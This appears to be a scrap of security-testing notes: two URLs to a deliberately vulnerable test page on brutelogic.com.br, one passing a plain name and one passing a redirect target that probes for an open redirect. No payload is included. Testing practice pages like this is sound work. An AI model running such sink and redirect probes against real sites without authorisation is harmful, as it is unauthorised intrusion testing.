https://brutelogic.com.br/tests/sinks.html?name=Amritesh



https://brutelogic.com.br/tests/sinks.html?redir=https://www.googl e.com/

